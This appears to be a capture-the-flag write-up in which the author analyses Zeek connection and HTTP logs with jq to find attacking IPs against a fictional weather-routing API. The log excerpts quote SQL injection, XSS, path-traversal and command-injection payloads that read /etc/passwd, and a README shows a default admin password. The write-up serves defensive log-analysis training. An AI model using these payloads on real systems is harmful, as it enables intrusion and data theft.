
There are 143,679 connections in the log. We want to identify the destination IP addresses and connection times, then find the connection with the longest time. We'll use jq to extract the connection time, source IP address (id.orig_h), and destination IP address (id.resp_h). We'll then pipe the list through sort, indicating that we want to treat the first field as a numeric field. We'll then pipe that through tail to quickly get to the end of the list where we'll find the longest connections.

```
elf@97c79c13b95f:~$ cat conn.log | jq -r '[.duration,.["id.orig_h"],.["id.resp_h"]]|@tsv' | sort -n | tail
870.55667       192.168.52.130  172.217.14.202
4333.288236     192.168.144.130 192.168.144.2
```

```
30493.79543     192.168.52.1    192.168.52.255
31642.774949    192.168.52.1    192.168.52.255
33074.076209    192.168.52.1    192.168.52.255
59396.15014     192.168.52.1    192.168.52.255
148943.160634   192.168.52.1    192.168.52.255
250451.490735   192.168.52.1    192.168.52.255
465105.432156   192.168.52.1    192.168.52.255
1019365.337758  192.168.52.132  13.107.21.200
```

13.107.21.200 is the IP address with the longest connection time. Submit the answer:

```
elf@97c79c13b95f:~$ runtoanswer 13.107.21.200
Loading, please wait......
What is the destination IP address with the longes connection duration? 13.107.21.200
Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.
-Wunorse Openslae
Congratulations!
elf@97c79c13b95f:~$
```



Now talk to Wunorse to let him know that we accomplished the task.

Wunorse Openslae *3:58PM*

That's got to be the one - thanks!

Hey, you know what? We've got a crisis here.

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!

I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

Wunorse thanks us for our help, and tells us the problem with Santa's machine learning algorithms – they are being poisoned by bad data. He would like us to look through the Zeek http.log and find as many bad sources as we can. He's worried about LFI, XSS, SQLi, and "shell stuff" attacks.

We also see Krampus wandering around in the workshop. Let's talk to him as well.

Krampus *6:17PM*

But there's still time! Solve the final challenge in your badge by blocking the bad IPs at srf.elfu.org and save the holiday season!


Krampus tells us that there's still time – we need to identify the bad IPs.

Start by pulling the http.log that Wunhorse told us about from the download site.

```
root@kali:~/holidayhack2019# wget https://downloads.elfu.org/http.log
Will not apply HSTS. The HSTS database must be a regular and non-world-writable file.
ERROR: could not open HSTS store at '/root/.wget-hsts'. HSTS will be disabled.
--2019-12-30 19:09:02--  https://downloads.elfu.org/http.log
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
```

```
Connecting to downloads.elfu.org (downloads.elfu.org)|45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42779484 (41M) [application/octet-stream]
Saving to: ‘http.log’

http.log
100%[=============================================================================================================>]
40.80M   631KB/s    in 2m 20s

2019-12-30 19:11:22 (298 KB/s) - ‘http.log’ saved [42779484/42779484]

root@kali:~/holidayhack2019# ls -l http.log
-rw-r--r-- 1 root root 42779484 Dec  3 11:56 http.log
root@kali:~/holidayhack2019#
```

Now that we have the http.log file, let's take a look at the srf.elfu.org link that Krampus has given us. Taking a peek at the home page, we see we need credentials, because this is a login page:



Let's see if we can see anything in the http.log that might help us with credentials or other hints that we can use to login. Looking at the top of the file, we can see that it is one monster json file – basically 41 MB of text in a single line of text:

```
root@kali:~/holidayhack2019# head http.log
[{"ts": "2019-10-05T06:50:42-0800", "uid": "ClRV8h1vYKWXN1G5ke", "id.orig_h": "238.27.231.56",
"id.orig_p": 60677, "id.resp_h": "10.20.3.80", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host":
"srf.elfu.org", "uri": "/14.10/Google/", "referrer": "-", "version": "1.0", "user_agent": "Mozilla/5.0
(Windows; U; Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4 (.NET CLR 3.5.30729)", "origin":
"-", "request_body_len": 0, "response_body_len": 232, "status_code": 404, "status_msg": "Not Found",
"info_code": "-", "info_msg": "-", "tags": "(empty)", "username": "-", "password": "-", "proxied": "-",
"orig_fuids": "-", "orig_filenames": "-", "orig_mime_types": "-", "resp_fuids": "FUPWLQXTNsTNvf33",
"resp_filenames": "-", "resp_mi

<snip>

^C
```

Let's pretty-print it to get a better sense for what the data looks like:

```
root@kali:~/holidayhack2019# cat http.log | jq | head -n 100
[
  {
    "ts": "2019-10-05T06:50:42-0800",
    "uid": "ClRV8h1vYKWXN1G5ke",
    "id.orig_h": "238.27.231.56",
    "id.orig_p": 60677,
    "id.resp_h": "10.20.3.80",
    "id.resp_p": 80,
    "trans_depth": 1,
    "method": "GET",
    "host": "srf.elfu.org",
    "uri": "/14.10/Google/",
    "referrer": "-",
    "version": "1.0",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4
(.NET CLR 3.5.30729)",
    "origin": "-",
    "request_body_len": 0,
    "response_body_len": 232,
    "status_code": 404,
    "status_msg": "Not Found",
    "info_code": "-",
    "info_msg": "-",
    "tags": "(empty)",
    "username": "-",
    "password": "-",
    "proxied": "-",
    "orig_fuids": "-",
    "orig_filenames": "-",
    "orig_mime_types": "-",
    "resp_fuids": "FUPWLQXTNsTNvf33",
    "resp_filenames": "-",
    "resp_mime_types": "text/html"
  },
  {
    "ts": "2019-10-05T06:50:42-0800",
    "uid": "ClRV8h1vYKWXN1G5ke",
    "id.orig_h": "54.242.225.110",
    "id.orig_p": 60677,
    "id.resp_h": "10.20.3.80",
    "id.resp_p": 80,
    "trans_depth": 2,
    "method": "GET",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=2992224,6052153,711134,3464708,4626739,99060,4381866,7850358",
    "referrer": "-",
    "version": "1.0",
    "user_agent": "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_1; en-US) AppleWebKit/533.4 (KHTML, like
Gecko) Chrome/5.0.375.86 Safari/533.4",
    "origin": "-",
    "request_body_len": 0,
    "response_body_len": 3880,
    "status_code": 200,
    "status_msg": "OK",
    "info_code": "-",
    "info_msg": "-",
    "tags": "(empty)",
    "username": "-",
    "password": "-",
    "proxied": "-",
    "orig_fuids": "-",
    "orig_filenames": "-",
    "orig_mime_types": "-",
    "resp_fuids": "FGDCoD4QXeSiJbb0Nk",
    "resp_filenames": "-",
    "resp_mime_types": "application/json"
```

```
  },
  {
    "ts": "2019-10-05T06:50:47-0800",
    "uid": "CFlKL1g3ONQ6kQVjh",
    "id.orig_h": "228.31.136.253",
    "id.orig_p": 53001,
    "id.resp_h": "10.20.3.80",
    "id.resp_p": 80,
    "trans_depth": 1,
    "method": "POST",
    "host": "10.20.3.80",
    "uri": "/api/measurements",
    "referrer": "-",
    "version": "1.1",
    "user_agent": "Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.15) Gecko/20101027 Mozilla/5.0
(Windows; U; Windows NT 5.2; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/7.0.540.0
Safari/534.10",
    "origin": "-",
    "request_body_len": 460,
    "response_body_len": 148,
    "status_code": 200,
    "status_msg": "OK",
    "info_code": "-",
    "info_msg": "-",
    "tags": "(empty)",
    "username": "-",
    "password": "-",
    "proxied": "-",
    "orig_fuids": "F1WlZjgUlaR7bsCgj",
    "orig_filenames": "-",
    "orig_mime_types": "application/json",
    "resp_fuids": "Foi9Nx2BRhARDcWGJe",
    "resp_filenames": "-",
    "resp_mime_types": "application/json"
  },
  {
    "ts": "2019-10-05T06:51:43-0800",
    "uid": "CIVP9g3YeQTUEdazk6",
root@kali:~/holidayhack2019#
```

Let's look for successful requests (status_code = 200), filter out any requests to /api/weather (because there is a huge number of those), then look at what we have in the uri fields. We are looking for anything interesting that we can harvest by downloading from the site. We'll sort and keep only the unique URIs to keep the count down.

```
root@kali:~/holidayhack2019# cat http.log | jq '.[] | select (.uri | startswith("/api/weather") | not) |
select (.status_code == 200)' | grep '"uri"' | sort | uniq
  "uri": "/",
  "uri": "/alert.html",
  "uri": "/apidocs.pdf",
  "uri": "/api/firewall",
  "uri": "/api/login",
  "uri": "/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20",
  "uri": "/api/login?id=cat /etc/passwd||",
  "uri": "/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd",
  "uri": "/api/login?id=/../../../../../../../../../../etc/passwd",
  "uri": "/api/measurements",
  "uri": "/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --",
  "uri": "/api/measurements?station_id=<script>alert(60602325)</script>",
  "uri": "/api/stations",
  "uri": "/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*",
  "uri": "/api/stations?station_id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'','/*&password=MoAOWs",
  "uri": "/api/stations?station_id=|cat /etc/passwd|",
  "uri": "/api/stations?station_id=<script>alert('automatedscanning')</script>",
  "uri": "/api/stations?station_id=<script>alert(\\\"automatedscanning\\\")</script>",
  "uri": "/css/alt.css",
```

```
  "uri": "/css/freelancer.min.css",
  "uri": "/css/main.css",
  "uri": "/css/weathermap.css",
  "uri": "/home.html",
  "uri": "/img/badweather.png",
  "uri": "/img/goodweather.png",
  "uri": "/img/logo_zoomed2.PNG",
  "uri": "/index.html",
  "uri": "/js/CustomEase.js",
  "uri": "/js/freelancer.min.js",
  "uri": "/js/ipaddr.js",
  "uri": "/js/library-g.js",
  "uri": "/js/Morph.js",
  "uri": "/js/weathermap.js",
  "uri": "/logout",
  "uri": "/logout?id=1' UNION/**/SELECT 1223209983/*",
  "uri": "/logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*",
  "uri":
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\"><script>alert(1536286186)</script>",
  "uri": "/map.html",
  "uri": "/README.md",
  "uri": "/santa.html",
  "uri": "/vendor/bootstrap/js/bootstrap.bundle.min.js",
  "uri": "/vendor/fontawesome-free/css/all.min.css",
  "uri": "/vendor/fontawesome-free/webfonts/fa-solid-900.woff2",
  "uri": "/vendor/jquery-easing/jquery.easing.min.js",
  "uri": "/vendor/jquery/jquery.min.js",
root@kali:~/holidayhack2019#
```

The apidocs.pdf file looks interesting, and the README.md file is normally a git artifact, and we remember from reading the SRF manual that there were some default credentials in there. Let's pull down those two files.


```
root@kali:~/holidayhack2019# wget https://srf.elfu.org/apidocs.pdf
Will not apply HSTS. The HSTS database must be a regular and non-world-writable file.
ERROR: could not open HSTS store at '/root/.wget-hsts'. HSTS will be disabled.
--2019-12-30 20:27:55--  https://srf.elfu.org/apidocs.pdf
Resolving srf.elfu.org (srf.elfu.org)... 35.223.170.19
Connecting to srf.elfu.org (srf.elfu.org)|35.223.170.19|:443... connected.
HTTP request sent, awaiting response... 401 UNAUTHORIZED

Username/Password Authentication Failed.
root@kali:~/holidayhack2019# wget https://srf.elfu.org/README.md
Will not apply HSTS. The HSTS database must be a regular and non-world-writable file.
ERROR: could not open HSTS store at '/root/.wget-hsts'. HSTS will be disabled.
--2019-12-30 20:28:33--  https://srf.elfu.org/README.md
Resolving srf.elfu.org (srf.elfu.org)... 35.223.170.19
Connecting to srf.elfu.org (srf.elfu.org)|35.223.170.19|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 371 [text/markdown]
Saving to: ‘README.md’

README.md
100%[=====================================================================================================>]
371  --.-KB/s    in 0s

2019-12-30 20:28:33 (611 MB/s) - ‘README.md’ saved [371/371]

root@kali:~/holidayhack2019#
```

We failed to download the apidocs.pdf file, but we did get the README.md file. Let's look at it.


```
root@kali:~/holidayhack2019# cat README.md
# Sled-O-Matic - Sleigh Route Finder Web API
```

```
### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```


It looks like we have some default credentials! Let's try them in our SRF login page.




It works! Now that we're in, it also looks like we can download the API docs from here:




We click on the download button, and we get the apidocs.pdf file.




Scrolling further down the SRF home page, we run into the weather map:



Clearly there is extreme weather everywhere! On the map, you can click on any one of the weather icons to pop a description of what is happening there. There definitely is evidence of weather data poisoning, as one of the interior locations in Africa is reporting winds approaching 300 MPH. Not likely!



Finally, when we scroll to the bottom of the page, we see a Firewall admin console.



The console allows you to add rules that accept or deny IP addresses/ranges, and you can reset or remove existing rules. The page also provides the status of the route calculation. In this case, erroneous weather data is causing a failure! Clearly, we need to help by using the data in the http.log file to identify bad IPs, then block them here.

Our initial approach will be to identify records that show clear evidence of malfeasance, then grab the source IPs from those records. We'll also look for ways to pivot as hinted by Wunorse. Once we have a master list of IPs, we'll try to feed them into the firewall. Wunorse asked us to look for LFI, XSS, SQLi, and "shell stuff" attacks.

To give us a sense for what we're up against, let's take a quick look at the last jq query we ran. Just in that initial and heavily filtered query alone we can see evidence of XSS, SQLi, and LFI attacks.

```
root@kali:~/holidayhack2019# cat http.log | jq '.[] | select (.uri | startswith("/api/weather") | not) |
select (.status_code == 200)' | grep '"uri"' | sort | uniq
  "uri": "/",
  "uri": "/alert.html",
  "uri": "/apidocs.pdf",
  "uri": "/api/firewall",
  "uri": "/api/login",
